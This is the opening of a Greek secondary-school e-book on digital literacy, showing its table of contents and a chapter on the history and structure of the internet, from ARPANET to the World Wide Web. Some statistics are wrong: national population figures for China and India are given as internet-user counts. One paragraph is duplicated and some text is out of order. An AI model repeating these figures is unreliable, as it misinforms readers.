

ΧΤΙΖΟΝΤΑΣ ΜΙΑ ΚΟΥΛΤΟΥΡΑ ΜΑΘΗΣΗΣ ΓΙΑ ΤΟΝ ΨΗΦΙΑΚΟ ΚΟΣΜΟ

Επιμέλεια :

Η παιδαγωγική ομάδα του προγράμματος
από το Πρότυπο ΓΕΛ Αγ Αναργύρων
(Αθανασίου Γεωργία, Βιολάρη Γιλόρια, Μελίστα Αλεξάνδρα,
Μπακέττα Βασιλική, Σιδέρης Νικόλαος, Σουκαράς Ευθύμιος,
Σπάθης Μάριος, Τακάογλου Σοφία, Τσάγκαρη Παναγιώτα, Φωτίου
Αικατερίνη)
Μετάφραση : Στυλιανός Χρονόπουλος

ISBN: 978-618-86783-0-9, ΕΚΔΟΤΗΣ : Πρότυπο ΓΕΛ Αγίων Αναργύρων
Αριθμός προγράμματος Erasmus+ : 2020-1-TR01-KA226-SCH-097703

Πίνακας περιεχομένων

Κεφάλαιο 1: Η ιστορία του διαδικτύου.....	5
Μαθησιακά αποτελέσματα	5
Λέξεις-κλειδιά	5
Εισαγωγή.....	6
Ποιος εφηύρε το διαδίκτυο	6
Ιστορία του Διαδικτύου.....	7
Δεκαετία του 1990: ο Παγκόσμιος Ιστός	8
Από το 2000 έως σήμερα	8
Τι είναι το διαδίκτυο;.....	10
Σε τι διαφέρει ο Παγκόσμιος Ιστός από το Διαδίκτυο;.....	10
Πώς είναι δομημένο το διαδίκτυο	11
Η εισαγωγή των φυλλομετρητών ιστού	11
Το διαδίκτυο: πώς έχει φέρει επανάσταση στη ζωή μας;	13
Ο αντίκτυπος του Διαδικτύου στην οικονομική ανάπτυξη και ευημερία	15
Η άνοδος των μέσων κοινωνικής δικτύωσης στο Διαδίκτυο	15
Το Διαδίκτυο στη ζωή μας.....	16
Ο Ιστός: ποιο μέλλον;.....	17
Βιβλιογραφία	18
Ερωτήσεις.....	19
Κεφάλαιο 2	21
Μηχανές Αναζήτησης.....	21
Μαθησιακά αποτελέσματα	21
Μηχανές Αναζήτησης.....	21
Οι πιο δημοφιλείς μηχανές αναζήτησης	22
Χρήση φίλτρων κατά τις αναζητήσεις	25
Αναφορές	28
Μίνι Κουίζ.....	29
Κεφάλαιο 3	30
Πρόσκτηση πληροφοριών από το διαδίκτυο, σύνθεση, ρυθμίσεις και ηθικοί κανόνες.....	30
Μαθησιακά αποτελέσματα.....	30
Κεφάλαιο 3	31
Εισαγωγή	31
Πηγές πληροφοριών	31
Τύποι πηγών πληροφοριών	31
Μίνι κουίζ.....	34
Επιλογή πόρων	37
Μίνι κουίζ.....	39

Επιλογή θέματος και τεχνικές αναζήτησης πληροφοριών	41
Οριοθέτηση του θέματος	41
Λέξη-κλειδί	41
Επιλογή λέξεων-κλειδιών	42
Τυποποιημένοι τελεστές αναζήτησης	42
Τι είναι το pdf; Επέκταση αρχείου pdf:	49
Μίνι κουίζ	51
Τεχνικές αναζήτησης πληροφοριών στο διαδίκτυο	54
Διευθύνσεις Ιστού	54
Θεματικοί Οδηγοί	54
Μηχανές αναζήτησης	54
Υπερμηχανές αναζήτησης	56
Αξιολόγηση των πηγών στο διαδίκτυο	58
Μίνι κουίζ	59
Ανασκόπηση βιβλιογραφίας	62
Μίνι κουίζ	66
Νόμικα και ηθικά ζήτημα	68
Σημεία παράθεσης πηγών	75
Η δημιουργία βιβλιογραφικών αναφορών	76
Μίνι Κουίζ	80
Βιβλιογραφικές αναφορές	82
Κεφάλαιο 4:	84
Πνευματικά δικαιώματα στην ψηφιακή εποχή και λογοκλοπή	84
Μαθησιακά αποτελέσματα	84
Πνευματικά δικαιώματα, είδη πνευματικών δικαιωμάτων, προστασία πνευματικών δικαιωμάτων	85
Τι είναι η λογοκλοπή;	87
Δικαιώματα πνευματικής ιδιοκτησίας	89
Αναφορές και παραπομπές	90
Ανοιχτός κώδικας	93
Ανοιχτοί Εκπαιδευτικοί Πόροι	95
Δημιουργικά κοινά	98
Μίνι κουίζ	100
Βιβλιογραφικές αναφορές	102
Κεφάλαιο 5	106
Ασφάλεια στο Διαδίκτυο	106
Μαθησιακά Αποτελέσματα	106
ΕΙΣΑΓΩΓΗ	107
ΑΠΕΙΛΕΣ	107

Hacking	111
MINI QUIZ.....	119
Βιβλιογραφικές αναφορές	121
Κεφάλαιο 6	123
Νόμοι για τις ψηφιακές τεχνολογίες	123
Μαθησιακά αποτελέσματα :	123
Εισαγωγή	124
Πώς μπορεί να οριστεί το «έγκλημα στον κυβερνοχώρο»;	124
Μια σύντομη ιστορία της εξέλιξης της επικοινωνίας και του εγκλήματος στον κυβερνοχώρο : ..	124
Μίνι κουίζ.....	127
Τα διάφορα είδη εγκλημάτων στον κυβερνοχώρο	129
Μίνι κουίζ.....	138
Δεοντολογία	139
Αντιδεοντολογική συμπεριφορά	140
Νομοθεσία :	144
GDPR: Μια κοινή απάντηση στην προστασία των δεδομένων στην Ευρώπη	144
Μίνι κουίζ.....	147
Συμπέρασμα	150
Βιβλιογραφικές Αναφορές.....	151

Κεφάλαιο 1: Η ιστορία του διαδικτύου

Συγγραφείς: Dalmar Mohamed Ali, Bernd Faas

Μαθησιακά αποτελέσματα

- Να αποκτήσετε επίγνωση των σημαντικών αλλαγών που επέφερε στη σύγχρονη κοινωνία η έλευση του διαδικτύου και η ανάπτυξη της ψηφιακής τεχνολογίας.
- Να αποκτήσουν γνώσεις σχετικά με τα κύρια στάδια της ανάπτυξης του Διαδικτύου από την ίδρυσή του μέχρι σήμερα.
- Να γνωρίσετε τι είναι το διαδίκτυο και πώς είναι δομημένο.
- Να αποκτήσουν εικόνα για την εξέλιξη του διαδικτύου στο μέλλον.

Λέξεις-κλειδιά

διαδίκτυο – ιστός – εξυπηρετητής/διακομιστής – υπολογιστής – Παγκόσμιος Ιστός – δεδομένα – χρήστες – καλώδια – αρχεία

Εισαγωγή

Αναρωτηθήκατε ποτέ πώς θα ήταν η ζωή σας χωρίς το Διαδίκτυο;


Χωρίς βίντεο, χωρίς Instagram, χωρίς λεξικό στο χέρι για να ξέρετε πώς να γράψετε μια λέξη, να κάνετε άμεσα μια μετάφραση...

Πρέπει να κάνω μια έρευνα; Πρέπει να πάω στη βιβλιοθήκη. Θέλω να πάω στον κινηματογράφο; Πρέπει να κοιτάξω στην τοπική εφημερίδα για να μάθω ποιες ταινίες προβάλλονται. Και αν δεν έχω τη σημερινή τοπική εφημερίδα... λοιπόν, μπορώ να δοκιμάσω την τύχη μου: πηγαίνω στον κινηματογράφο και ίσως ανακαλύψω ότι σήμερα είναι κλειστός!

Μπορεί όλα αυτά να σας φαίνονται προϊστορία, αλλά το Διαδίκτυο, αυτή η πολύπλοκη και επαναστατική εφεύρεση, χρονολογείται μόλις από το 1969 και σε τόσο σύντομο χρονικό διάστημα άλλαξε τον κόσμο μας.

Ποιος εφηύρε το διαδίκτυο

Το Διαδίκτυο εφευρέθηκε αρχικά για στρατιωτικούς σκοπούς και στη συνέχεια επεκτάθηκε με σκοπό την επικοινωνία μεταξύ επιστημόνων. Η εφεύρεση προέκυψε επίσης εν μέρει από την αυξανόμενη ανάγκη για υπολογιστές τη δεκαετία του 1960. Η εφεύρεση του Διαδικτύου, μαζί με τον


τομέα της δικτύωσης υπολογιστών, προήλθε από την εφεύρεση του τηλεφωνικού δικτύου.

Δεν υπάρχει ένας μοναδικός εφευρέτης του διαδικτύου. Όταν αναπτύχθηκε για πρώτη φορά η τεχνολογία δικτύωσης, ορισμένοι επιστήμονες και μηχανικοί ένωσαν τις έρευνές τους για να δημιουργήσουν το ARPANET.

Όπως είναι αναμενόμενο για μια τεχνολογία τόσο εκτεταμένη και διαρκώς μεταβαλλόμενη, είναι αδύνατο να αποδοθεί η εφεύρεση του διαδικτύου σε ένα μόνο άτομο. Το διαδίκτυο ήταν το έργο δεκάδων πρωτοπόρων επιστημόνων, προγραμματιστών και μηχανικών που ο καθένας τους ανέπτυξε νέα χαρακτηριστικά και τεχνολογίες που άνοιξαν το δρόμο για το διαδίκτυο όπως το γνωρίζουμε σήμερα.

Το πρώτο λειτουργικό πρωτότυπο του διαδικτύου προέκυψε στα τέλη της δεκαετίας του 1960 με τη δημιουργία του ARPANET, ή αλλιώς του Advanced Research Projects Agency Network. Το ARPANET, το οποίο χρηματοδοτήθηκε αρχικά από το Υπουργείο Άμυνας των ΗΠΑ, χρησιμοποίησε τη μεταγωγή πακέτων για να επιτρέψει σε πολλούς υπολογιστές να επικοινωνούν σε ένα ενιαίο δίκτυο.

Η τεχνολογία συνέχισε να αναπτύσσεται τη δεκαετία του 1970 με την ανάπτυξη του Πρωτοκόλλου Ελέγχου Μετάδοσης και Πρωτοκόλλου Διαδικτύου ή TCP/IP, ενός μοντέλου επικοινωνιών που

Στιγμιότυπο οθόνης που δείχνει τον φυλλομετρητή του Παγκόσμιου Ιστού NeXT, ο οποίος είχε δημιουργηθεί από τον Tim Berners-Lee. Πηγή: <https://cds.cern.ch/images/CERN-IT-9001001-01>

συσσκευή που συνδέεται στο διαδίκτυο δίνεται ένας μοναδικός αριθμός IP. Γνωστός ως διεύθυνση IP, ο αριθμός αυτός μπορεί να χρησιμοποιηθεί για να βρεθεί η θέση οποιασδήποτε συσκευής που είναι συνδεδεμένη στο διαδίκτυο στον κόσμο.

Ο διαδικτυακός κόσμος πήρε μια πιο αναγνωρίσιμη μορφή το 1990, όταν ο επιστήμονας πληροφορικής Tim Berners-Lee εφηύρε τον Παγκόσμιο Ιστό. Αν και συχνά συγχέεται με το ίδιο το διαδίκτυο, ο ιστός είναι στην πραγματικότητα απλώς το πιο συνηθισμένο μέσο πρόσβασης σε δεδομένα στο διαδίκτυο με τη μορφή ιστότοπων και υπερσυνδέσμων.

Ιστορία του Διαδικτύου

Πριν από τα μέσα του περασμένου αιώνα, οι επικοινωνίες (ακόμη και οι σημαντικές) γίνονταν μέσω ραδιοφώνου, τηλεφώνου ή τηλεγραφημάτων, συχνά με τη χρήση κωδικών, ώστε τα μηνύματα να μπορούν να ερμηνευθούν μόνο από τους νόμιμους παραλήπτες.


Το 1960, το υπουργείο Άμυνας των ΗΠΑ δημιούργησε το πρόγραμμα ARPA: μια υπηρεσία της οποίας αποστολή ήταν η δημιουργία ενός δικτύου επικοινωνιών που θα μπορούσε να συνδέει ακόμη και γεωγραφικά απομακρυσμένα μέρη. Αυτό συνέβαινε επειδή, δεδομένων των επιπτώσεων των βομβών κατά τους προηγούμενους πολέμους, υπήρχε η ανάγκη επικοινωνίας μέσω κάτι που δεν θα μπορούσε να καταστραφεί από πυρηνικούς βομβαρδισμούς.

Με την πάροδο του χρόνου και την πρόοδο του έργου, η ARPA κατάφερε να συνδέσει τέσσερα πανεπιστήμια μεταξύ τους με τη βοήθεια ενός υπολογιστή και μιας τηλεφωνικής γραμμής. Αυτό το μικρό δίκτυο επικοινωνίας ονομάστηκε ARPANET και όλα ξεκίνησαν από εκεί.

Έγιναν πολλά βήματα προς τα εμπρός και η ιστορία του Διαδικτύου θα γινόταν πολύ μεγάλη και μερικές φορές ακόμη και περίπλοκη για να την αφηγηθεί κανείς. Κοιτάζοντας την παρακάτω εικόνα, ωστόσο, μπορείτε να δείτε ποια ήταν τα σημαντικότερα ορόσημα από την ίδρυσή του μέχρι το 2000. Ωστόσο, αν θέλετε να μάθετε περισσότερα για την ιστορία του Διαδικτύου, μπορείτε να τη διαβάσετε στον ιστότοπο, για παράδειγμα, της Wikipedia.

καθόριζε πρότυπα για τον τρόπο με τον οποίο τα δεδομένα μπορούσαν να μεταδίδονται μεταξύ πολλαπλών δικτύων.

Το ARPANET υιοθέτησε το πρωτόκολλο μετάδοσης δεδομένων TCP/IP την 1η Ιανουαρίου 1983 και από εκεί και πέρα οι ερευνητές άρχισαν να συγκροτούν το "δίκτυο των δικτύων" που έγινε το σύγχρονο διαδίκτυο. Το IP σημαίνει Πρωτόκολλο Διαδικτύου και, όταν συνδυάζεται με το TCP, βοηθάει την κίνηση στο διαδίκτυο να βρει τον προορισμό της. Σε κάθε

Source: <https://online.jefferson.edu/business/internet-history-timeline/>

Δεκαετία του 1990: ο Παγκόσμιος Ιστός


Το 1991 συνέβη κάτι φανταστικό: στο CERN (Ευρωπαϊκός Οργανισμός Πυρηνικών Ερευνών) στη Γενεύη, εφευρέθηκε ο Παγκόσμιος Ιστός (WWW ή World Wide Web εφευρέθηκε). Τα μέλη του CERN απέκτησαν έτσι εύκολη πρόσβαση, απευθείας από τους σταθμούς εργασίας τους, σε επιστημονικά έγγραφα που υπήρχαν στους διάφορους υπολογιστές του ινστιτούτου.

Μαζί με τον Παγκόσμιο Ιστό δημιουργήθηκαν επίσης η HTML (HyperText Markup Language, ή γλώσσα σήμανσης υπερκειμένου), δηλαδή η γλώσσα που χρησιμοποιείται για τη συγγραφή των σελίδων των δικτυακών τόπων του Διαδικτύου, και το πρωτόκολλο HTTP, δηλαδή το πρωτόκολλο με το οποίο τα δεδομένα από τους δικτυακούς τόπους ταξιδεύουν από το ένα μέρος του δικτύου στο άλλο.

Ο Παγκόσμιος Ιστός δεν έγινε διαθέσιμος σε όλους μέχρι το 1993, όταν εφευρέθηκαν τα πρώτα προγράμματα που το χρησιμοποιούσαν με απλό τρόπο: οι φυλλομετρητές.

Από το 2000 έως σήμερα

Πολλά συνέβησαν τις τελευταίες δύο δεκαετίες στον ψηφιακό κόσμο:

Το ξέρατε;

- Το 1995 πωλήθηκε το πρώτο αντικείμενο στο eBay (τότε ήταν το AuctionWeb). Ήταν ένας χαλασμένος δείκτης λέιζερ που πληρώθηκε 14,83 δολάρια. Ο άνθρωπος που τον αγόρασε είπε στον ιδρυτή Pierre Omidyar ότι ήταν συλλέκτης χαλασμένων δεικτών λέιζερ.
- 1995: Ξεκινά η λειτουργία του Amazon. Το πρώτο βιβλίο το οποίο αγοράστηκε είχε τίτλο "Fluid Concepts and Creative Analogies" του Douglas Hofstadter.
- 2003: "Tere, kas sa kuuled mind?" ή "Γεια σου, με ακούς;" ήταν η πρώτη φράση που ειπώθηκε στο Skype, από ένα μέλος της ομάδας προγραμματισμού. Ήταν Απρίλιος του 2003.
- 2004: Ο Μαρκ Ζούκερμπεργκ ίδρυσε το Facebook στις 4 Φεβρουαρίου 2004, μαζί με μερικούς συμφοιτητές του Χάρβαρντ. Ήταν ο πρώτος που δημιούργησε ένα επίσημο προφίλ στο Facebook με αναγνωριστικό 4.
- 2005: Στις 23 Απριλίου 2005, το πρώτο βίντεο του YouTube δημοσιεύτηκε από τον συνιδρυτή Jawed Karim στο ζωολογικό κήπο του Σαν Ντιέγκο. Έχει σχεδόν 10 εκατομμύρια θεάσεις.

- 2010: Στις 6 Οκτωβρίου 2010, ξεκίνησε η εφαρμογή Instagram, η οποία έφτασε τους 25.000 χρήστες σε μία μόνο ημέρα!

Τι είναι το διαδίκτυο;

Το διαδίκτυο είναι ένα παγκόσμιο δίκτυο δισεκατομμυρίων υπολογιστών και άλλων ηλεκτρονικών συσκευών που αποτελείται από μεγάλο αριθμό δικτύων που λειτουργούν ανεξάρτητα. Το διαδίκτυο είναι ένα παγκόσμιο δίκτυο φυσικών καλωδίων, τα οποία μπορεί να περιλαμβάνουν χάλκινα τηλεφωνικά καλώδια, τηλεοπτικά καλώδια και καλώδια οπτικών ινών. Ακόμα και οι ασύρματες συνδέσεις όπως το Wi-Fi και το 3G/4G/5G βασίζονται σε αυτά τα φυσικά καλώδια για την πρόσβαση στο διαδίκτυο. Όταν ένας υπολογιστής είναι συνδεδεμένος, σημαίνει ότι είναι συνδεδεμένος στο διαδίκτυο.

Το Διαδίκτυο είναι απλώς ένα καλώδιο που εκτείνεται υπόγεια και επιτρέπει σε δύο υπολογιστές να επικοινωνούν μεταξύ τους. Ένας διακομιστής είναι ένας συγκεκριμένος υπολογιστής που είναι συνδεδεμένος απευθείας στο Διαδίκτυο. Όταν μιλάμε για συγκεκριμένες ιστοσελίδες, πρόκειται απλώς για αρχεία που είναι αποθηκευμένα στον σκληρό δίσκο του διακομιστή. Όταν επισκεπτόμαστε έναν ιστότοπο, ο υπολογιστής μας στέλνει ένα αίτημα μέσω αυτών των καλωδίων σε έναν διακομιστή. Ο διακομιστής είναι ο χώρος όπου αποθηκεύονται οι ιστοσελίδες και λειτουργεί όπως ο σκληρός δίσκος του υπολογιστή μας. Μόλις φτάσει το αίτημα, ο διακομιστής ανακατά τον ιστότοπο και στέλνει τα σωστά δεδομένα πίσω στον υπολογιστή μας. Ανάλογα με πολλές μεταβλητές, όλα αυτά μπορεί να συμβούν σε λίγα δευτερόλεπτα. (1) (9)

Το Διαδίκτυο είναι ένα παγκόσμιο δίκτυο δισεκατομμυρίων υπολογιστών και άλλων ηλεκτρονικών συσκευών που αποτελείται από έναν μεγάλο αριθμό δικτύων που λειτουργούν ανεξάρτητα. Το Διαδίκτυο είναι ένα παγκόσμιο δίκτυο φυσικών καλωδίων, τα οποία μπορεί να περιλαμβάνουν χάλκινα τηλεφωνικά καλώδια, τηλεοπτικά καλώδια και καλώδια οπτικών ινών. Ακόμα και οι ασύρματες συνδέσεις όπως το Wi-Fi και το 3G/4G/5G βασίζονται σε αυτά τα φυσικά καλώδια για την πρόσβαση στο Διαδίκτυο. Όταν ένας υπολογιστής είναι συνδεδεμένος, σημαίνει ότι είναι συνδεδεμένος στο Διαδίκτυο. (1)

Σε τι διαφέρει ο Παγκόσμιος Ιστός από το Διαδίκτυο;

Οι όροι "Παγκόσμιος Ιστός" και "διαδίκτυο" συχνά συγχέονται. Το διαδίκτυο είναι η δικτυακή υποδομή που συνδέει συσκευές μεταξύ τους, ενώ ο Παγκόσμιος Ιστός είναι ένας τρόπος πρόσβασης σε πληροφορίες μέσω του διαδικτύου.

Ο παγκόσμιος ιστός, ή εν συντομία ιστός, είναι οι σελίδες που βλέπετε όταν βρίσκεστε σε μια συσκευή και είστε συνδεδεμένοι στο διαδίκτυο. Το διαδίκτυο είναι το δίκτυο συνδεδεμένων υπολογιστών στο οποίο λειτουργεί ο ιστός, καθώς και αυτό στο οποίο ταξιδεύουν τα μηνύματα ηλεκτρονικού ταχυδρομείου και τα αρχεία. Ο Παγκόσμιος Ιστός χτίστηκε πάνω στο Διαδίκτυο. Το διαδίκτυο είναι η ραχοκοκαλιά του.

Σκεφτείτε το διαδίκτυο σαν τους δρόμους που συνδέουν πόλεις μεταξύ τους. Ο παγκόσμιος ιστός περιέχει τα πράγματα που βλέπετε στους δρόμους, όπως τα σπίτια και τα καταστήματα. Και τα

οχήματα είναι τα δεδομένα που μετακινούνται - κάποια πηγαίνουν μεταξύ των ιστοτόπων και άλλα θα μεταφέρουν τα μηνύματα ηλεκτρονικού ταχυδρομείου ή τα αρχεία σας μέσω του διαδικτύου, ξεχωριστά από τον ιστό. (3)

Πώς είναι δομημένο το διαδίκτυο

Το διαδίκτυο είναι σήμερα ένα τεράστιο δίκτυο που συνδέει υπολογιστές σε όλο τον κόσμο μέσω περισσότερων από 1.200.000 χιλιομέτρων καλωδίων που διατρέχουν την ξηρά και τη θάλασσα, σύμφωνα με το Πανεπιστήμιο του Κολοράντο Μπόλντερ.

Είναι η ταχύτερη μέθοδος επικοινωνίας στον κόσμο, καθιστώντας δυνατή την αποστολή δεδομένων από το Λονδίνο του Ηνωμένου Βασιλείου στο Σίδνεϊ της Αυστραλίας σε μόλις 250 χιλιοστά του δευτερολέπτου, για παράδειγμα. Η κατασκευή και η συντήρηση του διαδικτύου ήταν ένα μνημειώδες κατόρθωμα εφευρετικότητας.

Το διαδίκτυο είναι ένα γιγαντιαίο δίκτυο υπολογιστών, που συνδέει δισεκατομμύρια μηχανές μεταξύ τους με υπόγεια και υποθαλάσσια καλώδια οπτικών ινών. Τα καλώδια αυτά συνδέουν ηπείρους και νησιά, παντού εκτός από την Ανταρκτική. Το διαδίκτυο στέλνει δεδομένα σε όλο τον κόσμο, σε στεριά και θάλασσα. Τα δεδομένα περνούν μεταξύ των δικτύων μέχρι να φτάσουν σε αυτό που βρίσκεται πιο κοντά στον προορισμό τους. Στη συνέχεια, περνούν από τοπικούς δρομολογητές μέχρι να φτάσουν στον υπολογιστή με την κατάλληλη διεύθυνση IP.

Η ταχύτητα του διαδικτύου εξαρτάται από έναν βασικό παράγοντα: την ποιότητα των υπόγειων καλωδίων που σας συνδέουν με τον υπόλοιπο κόσμο. Τα καλώδια οπτικών ινών στέλνουν δεδομένα πολύ πιο γρήγορα από τα αντίστοιχα χάλκινα καλώδια και το οικιακό σας διαδίκτυο περιορίζεται από την υποδομή που είναι διαθέσιμη στην περιοχή σας. (11)

Παρόλο που το Διαδίκτυο αναπτύχθηκε πολύ νωρίτερα, έγινε δημοφιλές στα νοικοκυριά μόλις τη δεκαετία του 1990. Η διάδοση του Διαδικτύου μπορεί να παρακολουθηθεί από το πόσες επιχειρήσεις και σπίτια άρχισαν να αλλάζουν τον τρόπο εργασίας τους και να συνδέουν τους φορητούς υπολογιστές και άλλες συσκευές τους στο Διαδίκτυο.

Υπήρξε δραματική αύξηση του αριθμού των χρηστών του διαδικτύου από την ίδρυσή του. Ως αποτέλεσμα, ο αριθμός των δικτύων υπολογιστών που είναι συνδεδεμένα έχει επίσης αυξηθεί εκθετικά. Ξεκίνησε με τη σύνδεση μόνο λιγότερων από δέκα υπολογιστών αρχικά.

Σήμερα, 440 εκατομμύρια υπολογιστές μπορούν να συνδεθούν άμεσα, κάνοντας τη ζωή των ανθρώπων σε όλο τον κόσμο ευκολότερη. Η ανταλλαγή πληροφοριών και γνώσεων έχει γίνει εξαιρετικά εύκολη για όσους έχουν πρόσβαση στο Διαδίκτυο. Η χώρα με τον μεγαλύτερο αριθμό χρηστών του διαδικτύου είναι η Κίνα, με 1,4 δισεκατομμύρια χρήστες, ακολουθούμενη από την Ινδία με 1,3 δισεκατομμύρια και τις Ηνωμένες Πολιτείες της Αμερικής με λίγο πάνω από 0,3 δισεκατομμύρια χρήστες.

Η εισαγωγή των φυλλομετρητών ιστού

Ο Tim Berners-Lee ήταν ο πρώτος που δημιούργησε ένα βασικό λογισμικό που μπορούσε να παρουσιάσει έγγραφα HTML σε ευανάγνωστη μορφή. Αποκάλεσε αυτό το "πρόγραμμα περιήγησης" "WorldWideWeb". Χάρη στην εισαγωγή των φυλλομετρητών ιστού η αλλαγή και η διάδοση του Παγκόσμιου Ιστού στη δεκαετία του '90 ήταν απίστευτα γρήγορη.

Ο Tim έδειξε έναν βασικό, αλλά ελκυστικό τρόπο δημοσίευσης κειμένου αναπτύσσοντας ο ίδιος κάποιο λογισμικό, καθώς και το δικό του απλό πρωτόκολλο - HTTP - για την ανάκτηση κειμένου

άλλων εγγράφων μέσω συνδέσμων υπερκειμένου. Το πρωτόκολλο του Tim, HTTP, σημαίνει HyperText Transfer Protocol (Πρωτόκολλο μεταφοράς υπερκειμένου).

